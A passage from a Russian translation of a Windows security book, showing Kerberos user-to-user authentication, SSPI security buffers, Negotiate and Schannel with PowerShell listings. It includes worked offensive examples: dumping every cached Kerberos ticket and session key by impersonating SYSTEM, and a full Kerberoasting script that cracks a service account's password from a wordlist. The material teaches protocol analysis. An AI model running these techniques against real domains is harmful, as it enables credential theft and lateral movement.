PS> $credout = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
1 PS> $client = New-LsaClientContext -CredHandle $credout -Target
bob@mineral.local
PS> Format-LsaAuthToken -Token $client.Token
2 <KerberosV5 KRB_TGT_REQ>
Principal: bob@mineral.local
```

Листинг 14-27. Инициализация клиента аутентификации U2U

Сначала мы инициализируем клиентский контекст аутентификации U2U; обратите внимание, что он должен работать от имени пользователя `alice`. Большая часть этого кода уже должна быть вам знакома; единственное важное различие - указание `bob@mineral.local` в качестве целевого SPN □. При форматировании маркера аутентификации мы видим сообщение `TGT-REQ`, содержащее требуемого субъекта □. Теперь для продолжения процесса аутентификации нам нужен серверный контекст аутентификации (листинг 14-28).

```
PS> $credin = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Inbound
-ReadCredential
UserName: bob
Domain: MINERAL
Password: ******

PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Client $client
PS> Format-LsaAuthToken -Token $server.Token
1 <KerberosV5 KRB_TGT_REP>
Ticket Version  : 5
Server Name     : SRV_INST - krbtgt/MINERAL.LOCAL
Realm           : MINERAL.LOCAL
Encryption Type : AES256_CTS_HMAC_SHA1_96
Key Version     : 2
Cipher Text     :
00000000: 98 84 C6 F4 B3 92 66 A7 50 6E 9B C2 AF 48 70 09
00000010: 76 E9 75 E8 D6 DE FF A5 A2 E9 6F 10 A9 1E 43 FE
--snip--
```

Листинг 14-28. Создание серверного контекста аутентификации и получение `TGT-REP`

Сначала мы создаём дескриптор учётных данных и читаем учётные данные `bob` из оболочки. Учётные данные `bob` необходимо указать, поскольку в противном случае серверная аутентификация использовала бы TGT пользователя `alice`, что привело бы к ошибке при создании билета службы для SPN `bob@mineral.local`. Имея дескриптор учётных данных, мы можем создать серверный контекст аутентификации.

Отформатировав возвращённый маркер аутентификации, мы видим, что это `TGT-REP` с билетом TGT □. Пароль пользователя `krbtgt` нам неизвестен, поэтому расшифровать его мы не можем, а значит, невозможно узнать, принадлежит ли билет `bob`. В листинге 14-29 мы обновляем клиентский контекст аутентификации сообщением `TGT-REP` и выводим новый маркер аутентификации.

```
PS> Update-LsaClientContext -Client $client -Server $server
PS> Format-LsaAuthToken -Token $client.Token
1 <KerberosV5 KRB_AP_REQ>
2 Options         : UseSessionKey
<Ticket>
Ticket Version  : 5
3 Server Name     : PRINCIPAL - bob
Realm           : MINERAL.LOCAL
Encryption Type : AES256_CTS_HMAC_SHA1_96
Cipher Text     :
00000000: 26 3B A8 9D DA 13 74 9F DC 47 16 83 0C AB 4F FF
00000010: 75 A3 45 E4 16 6F D1 E9 DA FA 71 E2 26 DE 42 8C
--snip--
```

Листинг 14-29. Продолжение аутентификации U2U

Видно, что теперь у нас есть сообщение `AP-REQ` для отправки серверу □. Оно содержит билет, зашифрованный ключом сеанса `bob` □, а целевым субъектом является `bob@mineral.local` □. В листинге 14-30 мы снова находимся на серверной стороне.

```
1 PS> Update-LsaServerContext -Server $server -Client $client
PS> Use-NtObject($token = Get-LsaAccessToken $server) {
    Get-NtLogonSession $token | Format-Table
}
LogonId           UserName       LogonType SessionId
-------           --------       --------- ---------
```

```
2 00000000-005CD2EF MINERAL\alice  Network   0
```

Листинг 14-30. Завершение аутентификации U2U

Мы завершаем аутентификацию □ и запрашиваем объект Token, который указывает на успешный вход пользователя `alice` □.

Подробные примеры

Разберём несколько подробных примеров, демонстрирующих, как различные команды из этой главы можно использовать для исследования безопасности или анализа систем.

Запрос кеша билетов Kerberos

LSA поддерживает для каждого сеанса входа кеш билетов, запрошенных с помощью Kerberos. Запросить кеш билетов текущего пользователя можно командой `Get-KerberosTicket`, как показано в листинге 14-31.

```
1 PS> Get-KerberosTicket | Select-Object ServiceName, EndTime
ServiceName                                          EndTime
-----------                                          -------
2 SRV_INST - krbtgt/MINERAL.LOCAL                      3/19 6:12:15 AM
SRV_INST - LDAP/PRIMARYDC.mineral.local/mineral.local 3/19 6:12:15 AM

3 PS> Get-KerberosTicket | Select-Object -First 1 | Format-KerberosTicket
Ticket Version  : 5
Server Name     : SRV_INST - krbtgt/MINERAL.LOCAL
Realm           : MINERAL.LOCAL
Encryption Type : AES256_CTS_HMAC_SHA1_96
Key Version     : 2
Cipher Text     :
00000000: 10 F5 39 C5 E1 6D BB 59 E0 CF 04 61 F6 2D CF E2
00000010: 94 B3 88 46 DB 69 88 FF F4 F2 8B 52 AD 48 20 9C
00000020: 2D AE A4 02 4B 9E 75 F3 D0 05 23 63 70 31 E4 88
00000030: 4F 3E DD E7 23 DE 4B 7A 0D A9 47 62 90 6E 24 65
--snip--
```

Листинг 14-31. Запрос кеша билетов Kerberos

Сначала мы запрашиваем билеты □, выбирая поля `ServiceName` (SPN билета) и `EndTime` (время истечения срока действия билета, после которого его необходимо продлить). Первый билет в кеше - TGT пользователя, используемый для запроса билетов служб □. В этом примере у нас также есть билет службы для сервера каталога LDAP.

Просмотреть кэшированный билет Kerberos можно командой `Format-KerberosTicket` □, но билет по-прежнему зашифрован, и, поскольку общий ключ целевой службы нам, вероятно, неизвестен, расшифровать его мы не сможем. Теоретически билет можно отправить целевой службе для непосредственной аутентификации. Однако у нас также нет извлечённого ключа сеанса, необходимого для шифрования данных аутентификации в действительном `AP-REQ`, поэтому придётся вызвать SSPI, чтобы создать `AP-REQ` на основе кэшированного билета.

Однако если у вас включена `SeTcbPrivilege`, каждая запись кеша билетов должна содержать ключ сеанса. В листинге 14-32 показано, как запросить все билеты для всех локальных сеансов входа и извлечь кэшированный ключ сеанса.

```
PS> $sess = Get-NtLogonSession
PS> $tickets = Invoke-NtToken -System { Get-KerberosTicket -LogonSession $sess }
PS> $tickets | Select-Object ServiceName, { Format-HexDump $_.SessionKey.Key }
ServiceName                      Format-HexDump $_.SessionKey.Key
```

```
-----------                      -------------------------------
SRV_INST - krbtgt/MINERAL.LOCAL  EE 3D D2 F7 6F 5F 7E 06 B6 E2 4E 6C C6 36 59 64
--snip--
```

Листинг 14-32. Извлечение всех билетов и ключей сеансов

Мы начинаем с получения списка сеансов входа, который можно передать `Get-KerberosTicket`. Чтобы запрашивать билеты любого сеанса входа, кроме сеанса вызывающей стороны, должна быть включена `SeTcbPrivilege`, поэтому при запросе кеша мы олицетворяем пользователя SYSTEM.

Олицетворение SYSTEM также позволяет получить ключ сеанса. Мы можем отформатировать ключ в шестнадцатеричном виде вместе с SPN кэшированного билета. Имея и билет, и ключ сеанса, можно реализовать собственный запрос аутентификации службе.

Простой Kerberoasting

Одна из возможных причин взаимодействия с кешем билетов - получение билета для Kerberoasting, атаки, описанной во врезке «Серебряные билеты и Kerberoasting» на странице 465. Однако для этой атаки не требуется запрашивать кеш, поскольку все необходимые сведения можно получить через API SSPI. Разберём простой пример, чтобы вы поняли работу процесса Kerberoasting. Сначала в листинге 14-33 мы запрашиваем все учётные записи пользователей с настроенными SPN.

```
PS> Get-ADUser -Filter {
    ObjectClass -eq 'user'
} -Properties ServicePrincipalName |
Where-Object ServicePrincipalName -ne $null |
Select SamAccountName, ServicePrincipalName
SamAccountName ServicePrincipalName
-------------- --------------------
krbtgt         {kadmin/changepw}
alice          {HTTP/graphite}
sqlserver      {MSSQL/topaz.mineral.local}
```

Листинг 14-33. Проверка пользователей с настроенными SPN

Мы видим пользователя `krbtgt`, а также что у `alice` всё ещё есть SPN `HTTP/graphite`, настроенный ранее в этой главе. Также видна учётная запись SQL Server со SPN `MSSQL/topaz.mineral.local`.

Не следует выбирать целью `krbtgt`, поскольку эта учётная запись имеет сложный пароль, который будет трудно подобрать полным перебором (любая учётная запись компьютера с настроенным SPN также имеет автоматически настроенный сложный пароль). Мы попробуем подобрать пароль пользователя `sqlserver`. Сначала необходимо отправить запрос для его SPN и получить билет (листинг 14-34).

```
PS> $creds = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
PS> $client = New-LsaClientContext -CredHandle $creds
-Target "MSSQL/topaz.mineral.local"
PS> Format-LsaAuthToken $client
<KerberosV5 KRB_AP_REQ>
Options         : None
<Ticket>
Ticket Version  : 5
Server Name     : SRV_INST - MSSQL/topaz.mineral.local
Realm           : MINERAL.LOCAL
Encryption Type : ARCFOUR_HMAC_MD5
Key Version     : 2
Cipher Text     :
00000000: F3 23 A8 DB C3 64 BE 58 48 7A 4D E1 20 50 E7 B9
00000010: CB CA 17 59 A3 5C 0E 1D 6D 56 F9 B5 5C F5 EE 11
```

```
--snip--
```

Листинг 14-34. Получение билета службы для пользователя `sqlserver`

Теперь, когда билет у нас есть, можно создавать ключи на основе списка паролей. Затем можно пытаться расшифровать билет каждым ключом, пока не найдётся работающий, как показано в листинге 14-35.

```
PS> $pwds = "ABC!!!!", "SQLRUS", "DBPassw0rd"
PS> foreach($pwd in $pwds) {
    $key = Get-KerberosKey -Password $pwd -KeyType ARCFOUR_HMAC_MD5
-NameType SRV_INST -Principal "MSSQL/topaz.mineral.local@mineral.local"
    $dec_token = Unprotect-LsaAuthToken -Key $key -Token $client.Token
  1 if ($dec_token.Ticket.Decrypted) {
        Write-Host "Decrypted ticket with password: $pwd"
        break
    }
}
Decrypted ticket with password: DBPassw0rd
```

Листинг 14-35. Расшифрование билета набором паролей

Проверить расшифрование билета можно, запросив его свойство `Decrypted` □. Если билет расшифрован, мы выводим пароль в консоль. В данном случае мы обнаруживаем, что пароль пользователя `sqlserver` - `DBPassw0rd`, вероятно, не самый безопасный вариант! Обратите внимание, что этот пример сценария не очень эффективен или быстр. Задачу упрощает шифрование билета алгоритмом RC4; тот же приём можно применить к AES, но подбор займёт больше времени, поскольку получение ключа AES сложнее.

Для повышения производительности лучше использовать другой инструмент, например Rubeus, первоначально разработанный Уиллом Шрёдером из SpecterOps. Этот инструмент может получить билет и использовать его для создания хеша, который можно передать быстрому инструменту взлома паролей, такому как John the Ripper.


Подведение итогов

В этой главе подробно обсуждался Kerberos - протокол, используемый для аутентификации в доменах Windows со времени Windows 2000. Мы исследовали центр распределения ключей, реализованный на контроллере домена Windows, который хранит список ключей, связанных со всеми пользователями и компьютерами сети, и увидели, как Kerberos использует эти ключи (обычно полученные из пароля учётной записи) для аутентификации билетов, которые затем могут аутентифицироваться в службах сети.

Для поддержки сложных сценариев аутентификации Kerberos позволяет делегировать учётные данные. Мы подробно рассмотрели эту тему, включая ограниченное и неограниченное делегирование, а также связанные механизмы Service for User. Мы завершили главу описанием аутентификации «пользователь-пользователь», позволяющей двум пользователям проходить аутентификацию друг у друга без регистрации SPN в домене.

В следующей, последней главе будут описаны некоторые дополнительные протоколы сетевой аутентификации, а также подробнее рассмотрено использование API SSPI.

Глава 15. Согласование аутентификации и другие пакеты безопасности



В двух предыдущих главах рассматривались два основных протокола сетевой аутентификации Windows, NTLM и Kerberos. Однако Windows поддерживает ещё несколько пакетов для выполнения аутентификации. В этой главе мы кратко рассмотрим некоторые из этих других пакетов безопасности.

Я начну с более подробного описания того, как приложения и пакеты безопасности могут использовать буферы для двусторонней передачи данных посредством API SSPI. Это поможет понять некоторые особенности пакетов. Затем мы исследуем пакет безопасности Negotiate, а также менее распространённые пакеты secure channel и CredSSP. Я дам краткий обзор некоторых дополнительных вариантов настройки контекста сетевой аутентификации и завершу описанием того, что происходит, когда требуется использовать сетевую аутентификацию внутри процесса с маркером lowbox.

Буферы безопасности

До сих пор я подразумевал, что использовать API SSPI просто: вы создаёте маркер аутентификации клиента, передаёте его серверному приложению, обновляете серверный контекст аутентификации, получаете ответный маркер и повторяете процесс до завершения аутентификации. Однако из-за сложности поддерживаемых протоколов сетевой аутентификации эти API могут принимать и возвращать не только маркер аутентификации.

API контекста аутентификации, шифрования и подписи принимают в качестве параметров массивы универсальных структур буферов безопасности. Эта структура буфера безопасности, называемая `SecBuffer` в нативном SDK, обёрнута классом `SecurityBuffer` в модуле PowerShell. Каждая структура буфера безопасности содержит поле, определяющее тип представляемых буфером данных, и буфер памяти заданного размера для содержимого. Создать буфер можно командой

PowerShell `New-LsaSecurityBuffer`, указав тип и содержимое буфера:

```
PS> $buf = New-LsaSecurityBuffer -Type Data -Byte @(0, 1, 2, 3)
```

При инициализации данных можно указать массив байтов или строку. Кроме того, указывается тип буфера. Ниже приведён краткий список наиболее важных типов буферов, которые вам встретятся:

Empty. Не содержит данных; иногда используется как заполнитель возвращаемого значения.

Data. Содержит инициализированные данные; используется для передачи и возвращения данных, например сообщения для шифрования.

Token. Содержит маркер; используется для передачи и возвращения маркеров аутентификации и подписей.

PkgParams. Содержит дополнительные параметры конфигурации пакета безопасности.

StreamHeader. Содержит заголовок потокового протокола.

StreamTrailer. Содержит завершающую часть потокового протокола.

Stream. Содержит данные потокового протокола.

Extra. Содержит дополнительные данные, созданные пакетом безопасности.

ChannelBindings. Содержит данные привязки канала.

Буферы безопасности можно использовать как для ввода, так и для вывода, в зависимости от требований пакета безопасности и используемого API. Если требуется определить буфер только для вывода, при создании буфера можно использовать параметр `Size`:

```
PS> $buf = New-LsaSecurityBuffer -Type Data -Size 1000
```

Иногда может потребоваться передать инициализированный буфер, содержимое которого пакет не должен изменять. Чтобы обозначить это, API определяют два дополнительных флага, которые можно добавить к типу:

ReadOnly. Буфер доступен только для чтения, но не является частью подписи.

ReadOnlyWithChecksum. Буфер доступен только для чтения и должен быть частью подписи.

Эти дополнительные флаги указываются с помощью параметра `ReadOnly` или `ReadOnlyWithChecksum` при создании буфера, как в следующем примере:

```
PS> $buf = New-LsaSecurityBuffer -Type Data -Byte @(0, 1, 2, 3) -ReadOnly
```

Будет ли учитываться различие между двумя флагами только для чтения, зависит от пакета безопасности. Например, NTLM игнорирует различие и всегда добавляет буфер только для чтения в подпись, а Kerberos включает буфер в подпись, только если предоставленный буфер имеет флаг `ReadOnlyWithChecksum`.

Использование буферов с контекстом аутентификации

API SSPI, используемые командами PowerShell `Update-LsaClientContext` и `Update-LsaServerContext`, принимают два списка буферов безопасности: один для ввода API и один для вывода. Список этих буферов можно указать с помощью параметров `InputBuffer` и `OutputBuffer`, как показано в листинге 15-1.

```
1 PS> $in_buf = New-LsaSecurityBuffer -Type PkgParams -String "AuthParam"
2 PS> $out_buf = New-LsaSecurityBuffer -Type Data -Size 100
3 PS> Update-LsaClientContext -Client $client -Token $token -InputBuffer $in_buf
-OutputBuffer $out_buf
PS> $out_buf.Type
```

```
Extra

PS> ConvertFrom-LsaSecurityBuffer $out_buf | Out-HexDump
00 11 22 33
```

Листинг 15-1. Использование входных и выходных буферов с контекстом аутентификации

В этом листинге показано гипотетическое использование входных и выходных буферов во время аутентификации. (Фактические примеры встретятся далее в этой главе.) В примере предполагается, что клиентский контекст аутентификации уже настроен как `$client`, а серверный маркер аутентификации - как `$token`.

Сначала мы создаём один входной буфер типа `PkgParams`, содержащий строку □. Содержимое буфера зависит от используемого пакета; обычно в документации API указано, что необходимо предоставить. Затем мы создаём выходной буфер типа `Data`, выделяя максимальный размер буфера 100 байт □. После этого обновляем клиентский контекст, передавая ему маркер аутентификации сервера, а также входной и выходной буферы □.

Команда добавит маркер как буфер типа `Token` в начало входного списка, а также присоединит все привязки канала, указанные при создании контекста. Поэтому переданный в данном случае список входных буферов будет содержать буфер `Token`, за которым следует буфер `PkgParams`. Иногда пакет не требует включать буфер `Token`; тогда можно указать параметр `NoToken`, чтобы исключить его из входного списка.

Команда также автоматически добавляет в выходной список выходной буфер `Token` для нового маркера аутентификации. Если вызов API завершается успешно, содержимое этого буфера присваивается свойству `Token` контекста. Обычно исключать такой буфер из вывода не требуется, поэтому команда не предоставляет такой возможности.

После успешного вызова мы проверяем обновлённый выходной буфер. Некоторые пакеты могут изменить тип, размер и содержимое выходного буфера. Например, в данном случае тип изменился с `Data` на `Extra`. Преобразовать буфер обратно в массив байтов можно командой `ConvertFrom-LsaSecurityBuffer`. Вывод показывает, что в созданном нами 100-байтовом буфере теперь действительны только 4 байта. Пакет безопасности инициализировал эти 4 байта и соответствующим образом обновил длину структуры.

Использование буферов при подписании и опечатывании

С помощью параметра `Buffer` можно указывать буферы во время операций подписания и опечатывания при вызове команд PowerShell `Get-LsaContextSignature` и `Test-LsaContextSignature`, а также `Protect-LsaContextMessage` и `Unprotect-LsaContextMessage`. Лежащие в основе API принимают только один список буферов, используемый и для ввода, и для вывода. В листинге 15-2 мы шифруем буфер, содержащий дополнительный заголовок.

```
PS> $header = New-LsaSecurityBuffer -Type Data -Byte @(0, 1, 3, 4)
-ReadOnlyWithChecksum
PS> $data = New-LsaSecurityBuffer -Type Data -String "HELLO"
PS> $sig = Protect-LsaContextMessage -Context $client -Buffer $header, $data
PS> ConvertFrom-LsaSecurityBuffer -Buffer $header | Out-HexDump
00 01 03 04

PS> ConvertFrom-LsaSecurityBuffer -Buffer $data | Out-HexDump
D5 05 4F 40 22 5A 9F F9 49 66

PS> Unprotect-LsaContextMessage -Context $server -Buffer $header, $data
-Signature $sig
PS> ConvertFrom-LsaSecurityBuffer -Buffer $data -AsString
HELLO
```

Листинг 15-2. Шифрование сообщения с помощью буферов

Сначала мы создаём буфер заголовка, помечая его как доступный только для чтения с контрольной суммой. Помечая его только для чтения, мы гарантируем, что содержимое не будет зашифровано, но всё же будет включено в подпись. Затем создаём буфер данных из строки.

После этого мы передаём буферы `Protect-LsaContextMessage`. Эта команда возвращает подпись операции шифрования и обновляет зашифрованные данные на месте. При выводе буферов видно, что заголовок по-прежнему не зашифрован, хотя буфер данных зашифрован.

Расшифровать буфер можно с помощью `Unprotect-LsaContextMessage` способом, подобным его шифрованию: передав команде буферы и подпись. После расшифрования буфер можно снова преобразовать в строку. Если подпись буферов недействительна, команда выдаст ошибку.

Теперь, когда вы знаете, как использовать буферы безопасности с API SSPI, рассмотрим протокол Negotiate, позволяющий Windows автоматически выбирать лучший протокол аутентификации на основе учётных данных, доступных вызывающей стороне.

Протокол Negotiate

Что происходит, если вы не знаете, какие типы сетевой аутентификации поддерживает сервер? Можно сначала попробовать Kerberos, а при отсутствии поддержки переключиться на NTLM. Но это не слишком эффективное использование ресурсов. Кроме того, если позднее Microsoft представит новый, более безопасный протокол аутентификации, приложение придётся обновить для его поддержки. Протокол Negotiate решает обе проблемы, позволяя клиенту и серверу согласовать лучший доступный протокол сетевой аутентификации. Реализация Negotiate от Microsoft основана на протоколе Simple and Protected Negotiation Mechanism (SPNEGO), определённом в RFC4178.

Чтобы выбрать протокол Negotiate, используйте пакет Negotiate и в клиентском, и в серверном контексте аутентификации. Первый маркер, созданный клиентским контекстом аутентификации, содержит список поддерживаемых клиентом протоколов аутентификации. В свою структуру ASN.1 он также может встроить первый маркер аутентификации того поддерживаемого протокола, который клиент предпочитает использовать. Например, он может встроить маркер NTLM `NEGOTIATE`. В листинге 15-3 мы инициализируем клиентский контекст аутентификации Negotiate.

```
1 PS> $credout = New-LsaCredentialHandle -Package "Negotiate" -UseFlag Outbound
PS> $client = New-LsaClientContext -CredHandle $credout
PS> Format-LsaAuthToken -Token $client.Token
2 <SPNEGO Init>
3 Mechanism List     :
1.3.6.1.4.1.311.2.2.10         - NTLM
1.2.840.48018.1.2.2            - Microsoft Kerberos
1.2.840.113554.1.2.2           - Kerberos
1.3.6.1.4.1.311.2.2.30         - Microsoft Negotiate Extended
4 <SPNEGO Token>
<NTLM NEGOTIATE>
Flags: Unicode, Oem, RequestTarget, Signing, LMKey, NTLM,...
Domain: MINERAL
Workstation: GRAPHITE
Version: 10.0.18362.15
</SPNEGO Token>
```

Листинг 15-3. Инициализация клиентской аутентификации Negotiate

Мы указываем учётные данные для использования пакета безопасности Negotiate □, а затем обычным образом продолжаем, создавая контекст. В отформатированном маркере сначала виден `SPNEGO Init`, обозначающий маркер инициализации □. За заголовком следует список

поддерживаемых протоколов аутентификации, или механизмов безопасности □. Список отсортирован в порядке убывания предпочтения, поэтому в данном случае клиент предпочитает NTLM Kerberos. Kerberos не появится в списке, если система не присоединена к домену.

Можно заметить, что список механизмов содержит два типа Kerberos. Идентификатор Microsoft Kerberos присутствует из-за ошибки в Windows 2000: значение 113554 в идентификаторе, или `0x1BB92` в шестнадцатеричном виде, было усечено до 16 бит, в результате чего получилось значение `0xBB92`, или 48018. Microsoft сохранила эту ошибку из соображений обратной совместимости, и оба значения представляют один и тот же протокол аутентификации Kerberos. Microsoft также определяет расширенный протокол согласования, четвёртый механизм в этом списке, но здесь мы его обсуждать не будем.

За списком поддерживаемых протоколов идёт маркер аутентификации □. В данном случае клиент решил отправить исходный маркер NTLM `NEGOTIATE`.

Серверный контекст аутентификации может выбрать наиболее подходящий поддерживаемый им протокол аутентификации. Чаще всего он использует предпочитаемый клиентом протокол, определяемый порядком списка поддерживаемых протоколов аутентификации. Однако при желании он может проигнорировать предпочтение клиента и запросить другой протокол аутентификации. Он отправляет выбранный протокол аутентификации и все последующие маркеры аутентификации клиенту. Этот процесс обмена аутентификацией продолжается до возникновения ошибки или завершения процесса. В листинге 15-4 показано, как сервер отвечает на запрос клиента.

```
PS> $credin = New-LsaCredentialHandle -Package "Negotiate" -UseFlag Inbound
PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Token $client.Token
PS> Format-LsaAuthToken -Token $server.Token
<SPNEGO Response>
Supported Mech    : 1.3.6.1.4.1.311.2.2.10 - NTLM
State             : Incomplete
<SPNEGO Token>
<NTLM CHALLENGE>
Flags     : Unicode, RequestTarget, Signing, NTLM, LocalCall, AlwaysSign,...
--snip--
```

Листинг 15-4. Продолжение аутентификации Negotiate на сервере

Сначала мы передаём маркер аутентификации клиента созданному нами серверному контексту аутентификации. В форматированном выводе видно, что это `SPNEGO Response` и что сервер решил использовать NTLM. Ответ имеет флаг `State`, указывающий, что согласование пока не завершено. Далее идёт маркер аутентификации, который, как и ожидалось, теперь является маркером NTLM `CHALLENGE`.

В листинге 15-5 мы завершаем аутентификацию.

```
PS> Update-LsaClientContext -Client $client -Token $server.Token
PS> Format-LsaAuthToken -Token $client.Token
<SPNEGO Response>
State             : Incomplete
<SPNEGO Token>
1 <NTLM AUTHENTICATE>
Flags     : Unicode, RequestTarget, Signing, NTLM, LocalCall, AlwaysSign,...
--snip--

PS> Update-LsaServerContext -Server $server -Token $client.Token
PS> Format-LsaAuthToken -Token $server.Token
<SPNEGO Response>
2 State             : Completed

3 PS> Update-LsaClientContext -Client $client -Token $server.Token
PS> $client.PackageName
NTLM
```

Листинг 15-5. Завершение аутентификации Negotiate

Следующим отправленным маркером аутентификации клиента является маркер NTLM `AUTHENTICATE` □. Обратите внимание, что поле поддерживаемого протокола аутентификации отсутствует. Оно требуется только в исходном серверном маркере и опускается в последующих маркерах.

При обычной аутентификации NTLM на этом этапе аутентификация, как правило, завершилась бы. Однако при аутентификации Negotiate состояние клиента считается `Incomplete`, пока мы не создадим окончательный маркер сервера и не обновим им клиент, после чего состояние помечается как `Completed` □. Затем можно запросить окончательный пакет с помощью свойства `PackageName` □, которое показывает, что был согласован NTLM.

Согласование использования Kerberos выполняется подобным образом. Но поскольку для работы Kerberos нужен SPN, при создании клиентского контекста аутентификации необходимо указать имя цели с помощью параметра `Target`; в противном случае протокол выберет NTLM. В выводе аутентификации Kerberos маркеры NTLM будут заменены маркерами Kerberos `AP-REQ` и `AP-REP`.

Теперь, рассмотрев протокол Negotiate, обсудим несколько менее распространённых пакетов безопасности, которые могут встретиться при анализе системы Windows.

Менее распространённые пакеты безопасности

Мы рассмотрели три основных пакета безопасности, которые с наибольшей вероятностью используются в Windows: NTLM, Kerberos и Negotiate. Но есть ещё несколько пакетов безопасности, выполняющих важные функции, хотя напрямую вы, скорее всего, будете использовать их реже. Мы не станем обсуждать их долго, но я приведу краткий пример каждого, чтобы вы понимали их назначение и работу.

Secure channel

Отправка конфиденциальных сведений (например, учётных данных пользователя) через интернет без шифрования обычно считается плохой идеей. Шифровать сетевой трафик могут несколько сетевых протоколов, но наиболее распространённым с большим отрывом является Transport Layer Security (TLS), ранее называвшийся Secure Sockets Layer (SSL) и первоначально разработанный Netscape в середине 1990-х годов для защиты HTTP-соединений. Разновидность TLS, протокол Datagram Transport Layer Security (DTLS), может шифровать трафик ненадёжных протоколов, таких как User Datagram Protocol (UDP).

Secure channel - реализация TLS, предоставляемая как пакет безопасности; обращаться к ней можно через пакет Schannel с помощью тех же API SSPI, что и для других протоколов сетевой аутентификации. Хотя secure channel можно использовать как уровень шифрования TLS или DTLS для сетевого трафика, он также способен предоставлять серверу средства аутентификации клиентов посредством клиентских сертификатов.

Разберём простой пример использования пакета. В листинге 15-6 сначала настраиваются дескриптор учётных данных клиента и клиентский контекст аутентификации.

```
PS> $credout = New-LsaCredentialHandle -Package "Schannel" -UseFlag Outbound
PS> $name = "NotReallyReal.com"
PS> $client = New-LsaClientContext -CredHandle $credout -Target $name
-RequestAttribute ManualCredValidation
PS> Format-LsaAuthToken -Token $client.Token
SChannel Record 0
```

```
Type   : Handshake
Version: 3.3
Data    :
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
-------------------------------------------------------------------------------
00000000: 01 00 00 AA 03 03 60 35 C2 44 30 A9 CE C7 8B 81  - ......`5.D0.....
00000010: EB 67 EC F3 9A E3 FD 71 05 70 6C BB 92 19 31 C9  - .g.....q.pl...1.
--snip--
```

Листинг 15-6. Настройка клиентского контекста аутентификации secure channel

При настройке контекста необходимо указать имя цели, обычно DNS-имя сервера. Протокол использует его для проверки наличия у сервера действительного сертификата для этого имени. TLS-соединения также могут кэшироваться, поэтому протокол способен проверить наличие существующей записи кеша для имени цели. В данном случае имя не имеет значения, поскольку мы указываем атрибут запроса `ManualCredValidation`, который отключает проверки сертификата сервера, чтобы для сервера можно было использовать самоподписанный сертификат.

Затем мы форматируем маркер аутентификации, который отображает простую структуру записи протокола TLS, показанную на рисунке 15-1.




Рисунок 15-1. Структура записи TLS

Структура записи содержит 5-байтовый заголовок, состоящий из типа записи, основной и дополнительной версий протокола и длины данных. За заголовком следует список байтов, интерпретация которых зависит от типа записи. В листинге 15-6 типом является `Handshake` - запись, используемая при установлении соединения для согласования применяемого протокола шифрования, обмена сертификатами и передачи ключей шифрования. Её версия равна 3.3, что соответствует TLS 1.2. (Разработчики протокола считали TLS небольшим дополнением к SSL 3.0, поэтому увеличили только номер дополнительной версии.)

В листинге 15-7 мы создаём сертификат X.509 и завершаем настройку серверной стороны аутентификации secure channel.

```
PS> $store = "Cert:\CurrentUser\My"
1 PS> $cert = Get-ChildItem $store | Where-Object Subject -Match $name
PS> if ($null -eq $cert) {
2     $cert = New-SelfSignedCertificate -DnsName $name -CertStoreLocation $store
}
3 PS> $server_cred = Get-LsaSchannelCredential -Certificate $cert
PS> $credin = New-LsaCredentialHandle -Package "Schannel" -UseFlag Inbound
-Credential $server_cred
PS> $server = New-LsaServerContext -CredHandle $credin
4 PS> while(!(Test-LsaContext $client) -and !(Test-LsaContext $server)) {
    Update-LsaServerContext -Server $server -Client $client
    Update-LsaClientContext -Client $client -Server $server
}
```

Листинг 15-7. Инициализация серверного контекста secure channel и завершение аутентификации

